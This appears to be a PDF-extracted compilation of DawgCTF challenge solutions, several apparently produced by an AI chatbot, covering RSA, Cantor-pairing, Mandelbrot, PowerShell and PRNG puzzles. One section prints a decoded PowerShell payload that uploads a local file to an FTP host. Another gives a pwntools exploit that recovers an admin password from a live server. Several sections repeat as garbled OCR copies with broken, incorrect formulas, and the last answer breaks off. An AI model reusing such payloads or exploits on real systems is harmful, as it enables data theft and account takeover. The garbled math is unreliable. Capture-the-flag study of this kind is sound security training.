
Go to the website, find the locations, and click on the location to receive the flag!

<https://geosint.umbccd.net/>

IMPORTANT: You need to submit the flag [HERE](#) to get the points!

[Submit!](#)

Please rate this problem: ★ ★ ★ ★ ★



DawgCTF{howmanyofyoujustknewitwasbaltimore?}

[Problem](#)[Previous Submissions](#)

You think your Algebra skills are pretty good huh? Well let's test it out.

Download Challenge File(s): [Click Here](#)

[?](#)[Submit!](#)

Please rate this problem: ★★☆☆☆

Thought for 2m 28s >

Here's how you can recover the plaintext:

1. Recover the prime factors p and q

You're given two linear relations in the unknowns p, q :

$$\begin{cases} ap + bq = x, \\ cp + dq = y. \end{cases}$$

Form the determinant $\Delta = ad - bc$. Then

$$p = \frac{xd - by}{\Delta}, \quad q = \frac{ay - cx}{\Delta}.$$

One checks these divide N exactly and indeed $p \cdot q = N$.

2. Compute the private exponent

$\phi = (p - 1)(q - 1)$, and then

$$d_{\text{priv}} = e^{-1} \pmod{\phi}.$$

3. Decrypt the ciphertext

$$m = ct^{d_{\text{priv}}} \pmod{N}.$$

Converting m to ASCII yields the flag.

Decrypted plaintext:

[Copy](#) [Edit](#)

DawgCTF{wh0_s41d_m4th_15_us3l3ss?}



Here's how you can recover the plaintext:

1. Recover the prime factors p and q

You're given two linear relations in the unknowns p, q, p, q, p, q :

```
{a p+b q=x,c p+d q=y.\begin{cases} a\cdot p + b\cdot q = x,\\ c\cdot p + d\cdot q = y. \end{cases}\end{cases}\{ap+bq=x, cp+dq=y.
```

Form the determinant $\Delta=ad-bc$. Then $a\Delta=ad-bc$.

$p=x\Delta - b\Delta, q=a\Delta - c\Delta$. $p = \frac{x\Delta - b\Delta}{\Delta}, q = \frac{a\Delta - c\Delta}{\Delta}$.

One checks these divide NNN exactly and indeed $p\cdot q=Np\cdot q=N$.

2. Compute the private exponent

$\phi=(p-1)(q-1)$, and then

$d_{priv} = e^{-1} \pmod{\phi}$. $d_{priv} \leftarrow e^{-1} \pmod{\phi}$.

3. Decrypt the ciphertext

$m=ct^{d_{priv}} \pmod{N}$. $m = ct^{\lambda(d_{priv})} \pmod{N}$.

Converting mmm to ASCII yields the flag.

DawgCTF{wh0_s41d_m4th_15_us3l3ss?}

[Problem](#)[Previous Submissions](#)

I was on a site looking for homework help. They offer this tool that I installed and they suggest running it to help solve my assignment. The file ends in .ps1 and I am unfamiliar with it. Can you check it out for me?

Download Challenge File(s): [Click Here](#)

[Submit](#)

Please rate this problem:

<#

.SYNOPSIS

Fully decode a two-layer Base64-wrapped, reversed PowerShell payload.

.DESCRIPTION

1. Extracts the outer Base64 blob from a line like:

```
[Convert]::FromBase64String('...outer...')
```

decodes it as UTF-16LE → PS code containing an inner Base64 blob.

2. Extracts that inner blob from the decoded PS code,

decodes it as UTF-16LE → reversed script text.

3. Reverses that text and prints the real payload.

.PARAMETER Path

The file containing your one-liner snippet (with both FromBase64String calls).

.EXAMPLE

```
.\decode_full.ps1 -Path .\homeworkHelper.ps1
```

#>

```
param(
```

```
    [Parameter(Mandatory)][string] $Path
```

```
)
```

```
# 1) Read snippet and pull out the OUTER Base64
```

```
$content = Get-Content $Path -Raw
```

```
if ($content -notmatch "FromBase64String\('([^\']+)\')") {
```

```
    Write-Error "No outer Base64 found."
```

```
exit 1
}

$outerB64 = $Matches[1]

# 2) Decode outer → layer1 code
try {
    $outerBytes = [Convert]::FromBase64String($outerB64)
    $layer1    = [System.Text.Encoding]::Unicode.GetString($outerBytes)
} catch {
    Write-Error "Outer Base64 decode failed: $_"
    exit 1
}

# 3) Extract the INNER Base64 from layer1
if ($layer1 -notmatch "FromBase64String\('([^\"]+\"')") {
    Write-Error "No inner Base64 found in decoded layer1."
    exit 1
}
$innerB64 = $Matches[1]

# 4) Decode inner → reversed script text
try {
    $innerBytes = [Convert]::FromBase64String($innerB64)
    $reversed  = [System.Text.Encoding]::Unicode.GetString($innerBytes)
} catch {
    Write-Error "Inner Base64 decode failed: $_"
    exit 1
}

# 5) Reverse the character order to get the real script
$chars = $reversed.ToCharArray()
[Array]::Reverse($chars)
	payload = -join $chars
```

```
# 6) Output  
Write-Host "==== Final decoded payload ===`n"  
Write-Host $payload
```

```
PS      C:\Users\hzqzz\Downloads\Dawg\dawgctf-sp25\Suspicious      script>  
.\\decode.ps1 -Path .\\homeworkHelper.ps1  
==== Final decoded payload ===  
  
try{$F=[CHar]67+[CHar]58+[CHar]92+[CHar]80+[CHar]97+[CHar]119+[CHar]115+[  
CHar]123+[CHar]51+[CHar]110+[CHar]99+[CHar]48+[CHar]100+[CHar]51+[CHar]  
100+[CHar]95+[CHar]112+[CHar]115+[CHar]95+[CHar]53+[CHar]99+[CHar]114+[  
CHar]49+[CHar]112+[CHar]116+[CHar]125+[CHar]46+[CHar]116+[CHar]120+[CHa  
r]116;$ftp="ftp://user:scary@DawgCTF{Wr4pped_5c1pt5!}/in/pass.zip";$wcl=New-  
Object      -TypeName      System.Net.WebClient;$uri=New-Object      -TypeName  
System.Uri -ArgumentList $ftp;$wcl.UploadFile($uri, $F);}catch{exit}
```

```
try {  
    # Local file to exfiltrate  
    $F = 'C:\\Paws\\3nc0d3d_ps_5cr1pt}.txt'  
  
    # FTP endpoint (with embedded credentials and CTF flag as password)  
    $ftpUrl = 'ftp://user:scary@DawgCTF{Wr4pped_5c1pt5!}/in/pass.zip'  
  
    # Perform the upload  
    $webClient = New-Object System.Net.WebClient  
    $uri      = New-Object System.Uri($ftpUrl)  
    $webClient.UploadFile($uri, $F)  
}  
catch {  
    # suppress any errors  
    exit
```

}

DawgCTF{Wr4pped_5c1pt5!}

Spectral Secrets (solved by 90 teams)

100

Problem

Previous Submissions




I was downloading some music from Limewire and came across a strange file. Can you help me figure out what it is?

Download Challenge File(s): [Click Here](#)

Submit!

Please rate this problem: ★ ★ ★ ★ ★



DawgCTF{4ud4c17y_my_b310v3d}

Problem

Previous Submissions



If all I have to do is keep my factors p and q secret, then I can save computation time by sharing the same modulus between all my friends. I'll give them unique e and d pairs to encrypt and decrypt messages. Sounds secure to me!

Download Challenge File(s): [Click Here](#)

Submit!

Please rate this problem: ★ ★ ★ ★ ★

How it was done

1. They reused the same RSA modulus $N = pq$ and totient $\phi = (p - 1)(q - 1)$ to generate two key pairs:
 - Their “private” key with exponent $e_{\text{priv}} = 65537$, giving the ciphertext

$$c \equiv \text{flag}^{65537} \pmod{N}.$$
 - Your “public” key with exponent $e_{\text{pub}} \approx 2^{16}$ (a small 16-bit prime) and its corresponding private exponent $d_{\text{pub}} \equiv e_{\text{pub}}^{-1} \pmod{\phi}$.
2. Knowing $(e_{\text{pub}}, d_{\text{pub}}, N)$ lets you factor N in polynomial time via the standard RSA key-recovery algorithm:
 - Compute $k = e_{\text{pub}}d_{\text{pub}} - 1$.
 - Write $k = 2^t \cdot r$ with r odd.
 - Pick random $a \in [2, N - 2]$ and compute $x = a^r \pmod{N}$.
 - Repeatedly square x and look for a nontrivial square root of 1 mod N , yielding a factor via $\gcd(x - 1, N)$.
3. Once p and q are recovered, compute $\phi = (p - 1)(q - 1)$ and the missing private exponent $d_{\text{priv}} = 65537^{-1} \pmod{\phi}$.
4. Finally, decrypt

$$m = c^{d_{\text{priv}}} \pmod{N},$$

converting the resulting integer back to ASCII yields the flag above.

How it was done

1. They reused the same RSA modulus $N=pq$ and totient $\phi=(p-1)(q-1)$ to generate two key pairs:
 - Their “private” key with exponent $e_{\text{priv}}=65537$, giving the ciphertext
 $c \equiv \text{flag}^{65537} \pmod{N}$.
 - Your “public” key with exponent $e_{\text{pub}} \approx 2^{16}$ (a small 16-bit prime) and its corresponding private exponent $d_{\text{pub}} \equiv e_{\text{pub}}^{-1} \pmod{\phi}$.

2. Knowing $(\text{epub}, \text{dpub}, N)(e_{\{\text{text}\{\text{pub}\}}}, d_{\{\text{text}\{\text{pub}\}}}, N)(\text{epub}, \text{dpub}, N)$ lets you factor NNN in polynomial time via the standard RSA key-recovery algorithm:
- o Compute $k = \text{epub} \text{dpub} - 1$ $k = e_{\{\text{text}\{\text{pub}\}}}, d_{\{\text{text}\{\text{pub}\}}}, N - 1$
 - o Write $k = 2^t \cdot r$ $2^t \cdot r$ with r odd.
 - o Pick random $a \in [2, N-2]$ $a \in [2, N-2]$ and compute $x = a \bmod N$ $x = a^r \bmod N$
 - o Repeatedly square x and look for a nontrivial square root of 1 mod NNN , yielding a factor via $\gcd(x-1, N) \cdot \gcd(x-1, N) \cdot \gcd(x-1, N)$.
3. Once p and q are recovered, compute $\phi = (p-1)(q-1)$ $\phi = (p-1)(q-1)$ and the missing private exponent $d_{\text{priv}} = 65537^{-1} \bmod \phi$ $d_{\{\text{text}\{\text{priv}\}}}=65537^{-1} \bmod \phi$ $d_{\text{priv}} = 65537^{-1} \bmod \phi$.
4. Finally, decrypt
- $m = c^{d_{\text{priv}} \bmod N}$, $m \leftarrow c^{d_{\{\text{text}\{\text{priv}\}}}} \bmod N$, $m = c^{d_{\text{priv}} \bmod N}$,
converting the resulting integer back to ASCII yields the flag above.

```
#!/usr/bin/env python3

import random
import math

from Crypto.Util.number import inverse, long_to_bytes

# ----- Inputs (from the challenge) -----
e_pub = 58271
d_pub = 163140659393558444974286469647744139380100624959849440078682447613303214491986041984047
d_pub = 873278253412366580592560727901909344800826815347178388506106333203756258935019852379814
d_pub = 073052848606526325904350559333176384165565328573769554275173979621249098690062890220845
d_pub = 71993305966362498048396739334756594170449299859
N = 1190826677129154972704077022778867436529856384446371880599386810080770588959353457654071
N = 6051355511201319075171121352338919492532856516466781757032847478539199285763483256238950
N = 286638547539270284778833787747242243555582587229799860240034162470014940763750671386417
N = 5123267515579305109471947679940924817268027249
ct = 1070895821540922853545147589874651120161444554801263669629104142937219656827406742051002
ct = 228234391509902999896805931793509330204277323867163866850522216802742834694813501064151
ct = 506604105285740343241843183540895043799561626604787696131364993312433632238608936635831
ct = 61020156316072996007464894397755058410931262938

# ----- Step 1: Factor N using (e_pub, d_pub) -----
def factor_N_from_ed(e, d, N):
    """
    Given  $e \cdot d \equiv 1 \pmod{\phi(N)}$ , use the standard RSA key-recovery algorithm
    to factor  $N$ .
    """

    #-----
```

```

"""
k = e * d - 1
# write k = 2^t * r with r odd
r, t = k, 0
while r % 2 == 0:
    r //= 2
    t += 1

for _ in range(100): # try up to 100 random bases
    a = random.randrange(2, N - 1)
    x = pow(a, r, N)
    if x == 1 or x == N - 1:
        continue
    for _ in range(t):
        y = pow(x, 2, N)
        if y == 1:
            # nontrivial square root of 1 → factor found
            p = math.gcd(x - 1, N)
            q = N // p
            return p, q
        if y == N - 1:
            break
    x = y

raise RuntimeError("Failed to factor N with given (e, d).")

# Factor
p, q = factor_N_from_ed(e_pub, d_pub, N)
print(f"Recovered factors:\n p = {p}\n q = {q}\n")

# ----- Step 2: Compute the “real” private exponent d_priv -----
phi = (p - 1) * (q - 1)
e_priv = 65537
d_priv = inverse(e_priv, phi)

# ----- Step 3: Decrypt the ciphertext -----
m = pow(ct, d_priv, N)
flag = long_to_bytes(m)
print(f"Decrypted flag: {flag.decode()}")

```

\$ python solve.py

Recovered factors:

```
p =  
9396132067856904799705987823868170683112984056272046970591959922947051853868582057072505  
997173925740215078957901709486016878996439574126935354008510180947  
q =  
1267358385907364050166145500478458772765447844616882867016112493635475728469162032681062  
0730841144377346099498240982811485371900565080834027555162227575467
```

Decrypted flag: DawgCTF{kn0w1ng_d_1s_kn0w1ng_f4ct0rs}

DawgCTF{kn0w1ng_d_1s_kn0w1ng_f4ct0rs}

[Problem](#)[Previous Submissions](#)

Now that I have encrypted my flag with a new math function I was just researching I can now share it with my friend Cantor and no one will know how to read it except us!

Download Challenge File(s): [Click Here](#)

[?](#)[Submit!](#)

Please rate this problem:

```
#!/usr/bin/env python3
import math

def inverse_pair(z):
    """
    Invert the Cantor pairing function:
    pair(x, y) = T(x+y) + y, where T(w) = w*(w+1)//2.
    Returns (x, y).
    """
    # Solve w = floor((sqrt(8z+1)-1)/2)
    s = math.isqrt(8*z + 1)
    w = (s - 1) // 2
    t = w*(w+1)//2
    y = z - t
    x = w - y
    return x, y

def decode_cantor(encoded, rounds=6):
    # Start from the single encoded integer
    arr = [encoded]
    # Reverse each pairing round
    for _ in range(rounds):
        new = []
        for v in arr:
            a, b = inverse_pair(v)
            new.extend([a, b])
        arr = new
    return arr

if __name__ == "__main__":
    # Paste your output.txt value here:
    encoded =
4036872197130975885183239290191447112180924008343518098638033545535893348884348262766810
360707383741794721392226291497314826201270847784737584016

    # Decode back to ASCII codes
```

```
ascii_vals = decode_cantor(encoded, rounds=6)

# Remove trailing zeros (those were padding)
while ascii_vals and ascii_vals[-1] == 0:
    ascii_vals.pop()

# Convert to characters
flag = ''.join(chr(c) for c in ascii_vals)
print(flag)
```

```
└──(zeqzoq㉿zeqzoq)-[~/mnt/c/Users/hzqzz/Downloads/Dawg/dawgctf-sp25/Cantor's Pairadox]
└─$ python solve.py
Dawg{1_pr3f3r_4pp13s_t0_pa1rs_4nyw2y5}
```

Dawg{1_pr3f3r_4pp13s_t0_pa1rs_4nyw2y5}

[Problem](#) [Previous Submissions](#)

Math and science are powerful tools, but imagination might be the key to success.

Download Challenge File(s): [Click Here](#)

Please rate this problem: ★ ★ ★ ★ ★

```
#!/usr/bin/env python3
"""
decrypt_fractal.py

Decrypts the "fractal" CTF flag by computing Mandelbrot escape times
for a list of complex points and mapping those counts to ASCII.

"""

def mandelbrot_escape_count(c, max_iter=1000):
    """
    Return the iteration count at which z_{n+1} = z_n^2 + c
    escapes the circle of radius 2, up to max_iter.
    """

    z = 0+0j
    for i in range(max_iter):
        z = z*z + c
        if abs(z) > 2:
            return i
    return max_iter

def main():
    # List of complex points (seeds)
    pts = [
        "-1.249999999999993-0.0399999999999925j",
        "-0.419999999999986+0.6000000000000011j",
        "-0.2499999999999845-0.639999999999997j",
        "-1.209999999999993-0.1699999999999926j",
        "0.08000000000000164-0.629999999999997j",
        "0.3600000000000018-0.319999999999994j",
        "0.3300000000000018+0.520000000000001j",
        "-0.1699999999999837+0.6500000000000011j",
        "-0.2399999999999844+0.7500000000000012j",
        "-0.699999999999988-0.2699999999999935j",
        "-0.569999999999987+0.5700000000000011j",
```

```

"-0.5499999999999987-0.649999999999997j",
"-0.5699999999999987-0.499999999999956j",
"-0.7099999999999989+0.290000000000000087j",
"-0.36999999999999855-0.639999999999997j",
"-0.7499999999999989+0.0300000000000000755j",
"-1.2599999999999993-0.0899999999999925j",
"-1.0099999999999991+0.280000000000000086j",
"-1.3399999999999994-0.0599999999999925j",
"-0.5699999999999987+0.5000000000000001j",
"-0.7499999999999989+0.04000000000000076j",
"-0.47999999999999865-0.629999999999997j",
"-1.0599999999999992-0.2599999999999934j",
"-0.7799999999999989+0.130000000000000073j",
"-0.21999999999999842-0.739999999999998j",
"-0.7799999999999989+0.150000000000000074j",
"-0.47999999999999865-0.619999999999997j",
"-0.1899999999999984+0.6700000000000012j",
"-0.4199999999999986-0.599999999999996j",
"0.29000000000000176+0.47000000000000103j",
"-0.829999999999999-0.1899999999999928j",
"-0.7899999999999989+0.150000000000000074j"
]

# Parse as complex numbers
points = [complex(s) for s in pts]

# Compute escape counts
counts = [mandelbrot_escape_count(c) for c in points]

# Map counts to ASCII and join
flag = ".join(chr(n) for n in counts)

print(flag)

if __name__ == "__main__":
    main()

```

Thought for 29 seconds >

Here's how to peel back the layers of "the fractalist":

1. Identify the "fractal" hint

The title and description point to the Mandelbrot set – those complex-number points are seeds c for the iteration

$$z_{n+1} = z_n^2 + c, \quad z_0 = 0.$$

2. Compute the escape times

For each complex coordinate c , iterate until $|z_n| > 2$ (or a max iteration). Record the iteration count n at which it escapes.

3. Map to ASCII

Those counts turn out to be valid byte values. Converting each iteration count to its ASCII character yields a clear text string.

4. Revealed flag

Copy Edit
DawgCTF{BeN01tWh0Co1N3dFr@CtaLs}

DawgCTF{BeN01tWh0Co1N3dFr@CtaLs}

[Problem](#) [Previous Submissions](#)

Check out the note-taking app I created! I heard users are really bad at picking passwords, so I made a really really secure number generator to give users passwords! Good luck trying to break it now.

nc connect.umbccd.net 25185

Download Challenge File(s): [Click Here](#)

Please rate this problem: ★★☆☆☆

```
#!/usr/bin/env python3
from pwn import remote
import re, math
from Crypto.Util.number import inverse

HOST = "connect.umbccd.net"
PORT = 25185

def recv_menu(p):
    """Read until the next "> " prompt and print it."""
    data = p.recvuntil(b"> ")
    print(data.decode(), end="")
    return data

def register(p, name: bytes) -> int:
    recv_menu(p)
    p.sendline(b"1")
    p.recvuntil(b"Enter your name: ")
    p.sendline(name)
    line = p.recvline().decode()
    m = re.search(r"password is:\s*([0-9]+)", line)
    if not m:
        raise RuntimeError("Couldn't parse state")
    state = int(m.group(1))
    print(f"[+] Got state = {state}")
    return state

def main():
    p = remote(HOST, PORT)

    # 1) gather x2..x6
    states = [ register(p, f"user{i}.encode()) for i in range(5) ]
```

```

# 2) recover N via gcd on two determinants
diffs = [states[i+1] - states[i] for i in range(4)]
D1 = diffs[2]*diffs[0] - diffs[1]**2
D2 = diffs[3]*diffs[1] - diffs[2]**2
N = abs(math.gcd(D1, D2))
print(f"[+] N = {N}")

# 3) recover a,b
# at these small values, no wrap → a = d2/d1 exactly
a = diffs[1] // diffs[0]
b = (states[1] - a*states[0]) % N
print(f"[+] a = {a}, b = {b}")

# 4) invert one step mod N: x1 = a^{-1}(x2 - b) mod N
a_inv = inverse(a, N)
x1 = (a_inv * (states[0] - b)) % N
print(f"[+] admin password = {x1}")

# 5) login as admin
recv_menu(p)
p.sendline(b"2")
p.recvuntil(b"Enter your name: ")
p.sendline(b"admin")
p.recvuntil(b"Enter your password: ")
p.sendline(str(x1).encode())

# *** Sync on the success banner, not a single recvline() ***
p.recvuntil(b"Successfully Logged in as admin")
print("[+] Logged in as admin")

# 6) view notes (the flag)
recv_menu(p)
p.sendline(b"3")
notes = p.recvuntil(b"> ").decode()
print("\n==== Admin's Notes (FLAG) ====\n")
print(notes)

if __name__ == "__main__":
    main()

```

```
$ python solve.py
[+] Opening connection to connect.umbccd.net on port 25185: Done
Welcome to the state of the art secure note taking app, Global Content Library. You can make accounts, see active users, store and view private information. Everything you can ask for. You can rest well knowing your password is securely generated, just make sure you don't lose it. That's the only way to access your account!

[1] - Register
[2] - Login
[3] - Manage Notes
[4] - List Users
[5] - Exit

> [+] Got state = 14779222343547093878
Please don't lose it!!

[1] - Register
[2] - Login
[3] - Manage Notes
[4] - List Users
[5] - Exit

> [+] Got state = 13177246126998530521
Please don't lose it!!

[1] - Register
[2] - Login
[3] - Manage Notes
[4] - List Users
[5] - Exit

> [+] Got state = 8371317477352840450
Please don't lose it!!

[1] - Register
[2] - Login
[3] - Manage Notes
[4] - List Users
[5] - Exit

> [+] Got state = 9534248936393321414
Please don't lose it!!

[1] - Register
```

```
[2] - Login  
[3] - Manage Notes  
[4] - List Users  
[5] - Exit
```

```
> [+] Got state = 13023043313514764306  
[+] N = 15580717407977551177  
[+] a = 3, b = 1013912312351241  
[+] admin password = 10119641946404097938  
Please don't lose it!!
```

```
[1] - Register  
[2] - Login  
[3] - Manage Notes  
[4] - List Users  
[5] - Exit
```

```
> [+] Logged in as admin
```

```
[1] - Register  
[2] - Logout  
[3] - Manage Notes  
[4] - List Users  
[5] - Exit
```

```
>
```

```
==== Admin's Notes (FLAG) ====
```

```
Here are the notes for user 'admin'
```

```
Note 1: DawgCTF{PRNGs_d0nt_m4k3_f0r_g00d_p455w0rd5}
```

```
[1] - Add Note  
[2] - Remove Note  
[3] - Return to Menu
```

```
>
```

```
[*] Closed connection to connect.umbccd.net port 25185
```

Introduction

The Global Content Library promises securely generated passwords via an LCG. By registering multiple accounts in sequence, we harvest consecutive PRNG outputs.

This writeup shows how to recover the LCG parameters and derive the admin's secret password.

Application Behavior

Upon connecting, users can:

- Register (receive a system-generated password)
- Login
- Manage personal notes
- List users
- Exit

The register function seeds an LCG with an initial hidden state, then outputs the next state as the new account's password. The same PRNG is used for all registrations, including the admin account.

PRNG Vulnerability

The application uses a linear congruential generator:

$$\text{state}_{\{n+1\}} = (a * \text{state}_n + b) \bmod N$$

- N, a, and b are unknown.
- Each call to register prints the raw next state.

Since the LCG leaks five successive states, we can:

1. Recover the modulus N via GCD of two determinants.
2. Solve for multiplier a and increment b.
3. Invert the recurrence to compute the admin's password.

Exploitation Methodology

4.1. Harvesting Outputs

Register five dummy users to collect states:

```
nc connect.umbccd.net 25185
```

> 1 → Enter name: u0 → password = x2

> 1 → u1 → x3

... five times ... → x6

4.2. Recovering Modulus

Compute differences:

$$d_i = x_{i+1} - x_i$$

Form determinants:

$$D_1 = d_3 * d_1 - d_2^2$$

$$D_2 = d_4 * d_2 - d_3^2$$

Then:

$$N = \gcd(D_1, D_2)$$

4.3. Solving for a, b

With x2, x3, x4:

$$a = (x_4 - x_3) * \text{inv}(x_3 - x_2, N) \bmod N$$

$$b = x_3 - a * x_2 \bmod N$$

4.4. Inverting to Find Admin Password

The admin's password is the very first LCG output x1. We know:

$$x_2 \equiv a * x_1 + b \bmod N$$

Thus:

$$x_1 \equiv a^{-1} (x_2 - b) \bmod N$$

Implementation

5.1. Python Exploit Script

```
#!/usr/bin/env python3
```

```
from pwn import remote
```

```
import re, math  
from Crypto.Util.number import inverse  
  
HOST, PORT = 'connect.umbccd.net', 25185  
  
# (see full code in exploit.py)
```

Results

Running the exploit yields:

DawgCTF{PRNGs_d0nt_m4k3_f0r_g00d_p455w0rd5}

Conclusion

The Global Content Library's use of a predictable LCG for password generation allowed full recovery of its internal state. Always use cryptographically secure RNGs for password generation.

Introduction

The Global Content Library promises securely generated passwords via an LCG. By registering multiple accounts in sequence, we harvest consecutive PRNG outputs. This writeup shows how to recover the LCG parameters and derive the admin's secret password.

Application Behavior

Upon connecting, users can:

- Register (receive a system-generated password)
- Login
- Manage personal notes
- List users
- Exit

The `register` function seeds an LCG with an initial hidden state, then outputs the next state as the new account's password. The same PRNG is used for all registrations, including the admin account.

PRNG Vulnerability

The application uses a linear congruential generator:

```
state_{n+1} = (a * state_n + b) mod N
```

- `N`, `a`, and `b` are unknown.
- Each call to `register` prints the raw next state.

Since the LCG leaks five successive states, we can:

1. Recover the modulus `N` via GCD of two determinants.
2. Solve for multiplier `a` and increment `b`.
3. Invert the recurrence to compute the admin's password.

Exploitation Methodology

4.1. Harvesting Outputs

Register five dummy users to collect states:

```
nc connect.umbccd.net 25185
> 1 → Enter name: u0 → password = x2
> 1 → u1 → x3
... five times ... → x6
```

4.2. Recovering Modulus

Compute differences:

```
d_i = x_{i+1} - x_i
```

Form determinants:

```
D1 = d3*d1 - d2^2
D2 = d4*d2 - d3^2
```

Then:

```
N = gcd(D1, D2)
```

4.3. Solving for a, b

With x_2, x_3, x_4 :

```
a = (x4 - x3) * inv(x3 - x2, N) mod N  
b = x3 - a * x2 mod N
```

4.4. Inverting to Find Admin Password

The admin's password is the very first LCG output x_1 . We know:

```
x2 ≡ a*x1 + b mod N
```

Thus:

```
x1 ≡ a^{-1}(x2 - b) mod N
```

Implementation

5.1. Python Exploit Script

```
#!/usr/bin/env python3  
from pwn import remote  
import re, math  
from Crypto.Util.number import inverse  
  
HOST, PORT = 'connect.umbccd.net', 25185  
  
# (see full code in exploit.py)
```

Results

Running the exploit yields:

```
DawgCTF{PRNGs_d0nt_m4k3_f0r_g00d_p455w0rd5}
```

Conclusion

The Global Content Library's use of a predictable LCG for password generation allowed full recovery of its internal state. Always use cryptographically secure RNGs for password generation.

DawgCTF{PRNGs_d0nt_m4k3_f0r_g00d_p455w0rd5}

This Pokemon Team Is My Roman Empire (solved by 5 teams)

300 ✓

Problem

Previous Submissions



I was on a really sleep deprived tumble, so I decided to hide the key string to my bank account in a Pokemon Team. I know nothing about Pokemon, so I asked a friend and he said the movesets "looked really weird". Can you help find my key string? It should consist of unseparated letters, and be in all caps.

<https://pokepast.es/bff15bfcf72dc04e>

Correct!

Please rate this problem: ★ ★ ★ ★ ★



9 (Zarude) @ Leftovers
Ability: Leaf Guard
Tera Type: Steel
EVs: 252 Atk / 4 SpD / 252 Spe
Jolly Nature
- Roar
- Close Combat
- Bullet Seed
- Jungle Healing



12 (Scizor) @ Salac Berry
Ability: Swarm
Tera Type: Flying
EVs: 252 Atk / 32 SpD / 224 Spe
Adamant Nature
- Endure
- Aerial Ace
- X-Scissor
- U-turn



25 (Mew) @ Life Orb
Ability: Synchronize
Tera Type: Fairy
EVs: 252 SpA / 4 SpD / 252 Spe
Timid Nature
IVs: 0 Atk
- Draining Kiss
- Leaf Storm
- Nasty Plot
- Mystical Fire



16 (Archaludon) @ Leftovers
Ability: Stamina
Tera Type: Ghost
EVs: 252 HP / 116 Def / 36 SpA / 104 SpD
Sassy Nature
- Heavy Slam
- Electro Shot
- Stealth Rock
- Aura Sphere



14 (Togekiss) @ Heavy-Duty Boots
Ability: Serene Grace
Tera Type: Grass
EVs: 252 HP / 4 Def / 252 SpD
Calm Nature
IVs: 0 Atk
- Roost
- Defog
- Charm
- Yawn



8 (Jirachi) @ Leftovers
Ability: Serene Grace
Tera Type: Water
EVs: 252 Atk / 4 SpD / 252 Spe
Jolly Nature
- Body Slam
- Meteor Mash
- Ice Punch
- U-turn

Just take the numbers and initials of the moves and Caesar cipher it

Here's how you extract the hidden key:

1. **For each Pokémon, take the first letter of each of its four moves in the order shown.**

- **Zarude (9)** → Roar, Close Combat, Bullet Seed, Jungle Healing → **R C B J**
- **Archaludon (16)** → Heavy Slam, Electro Shot, Stealth Rock, Aura Sphere → **H E S A**
- **Scizor (12)** → Endure, Aerial Ace, X-Scissor, U-turn → **E A X U**

- **Togekiss (14)** → Roost, Defog, Charm, Yawn → **R D C Y**
- **Mew (25)** → Draining Kiss, Leaf Storm, Nasty Plot, Mystical Fire → **D L N M**
- **Jirachi (8)** → Body Slam, Meteor Mash, Ice Punch, U-turn → **B M I U**

2. **Caesar-shift each letter backward** by the Pokémon's team position (e.g. Zarude's letters shift by 9, Archaludon's by 16, ...). That gives you six 4-letter chunks:

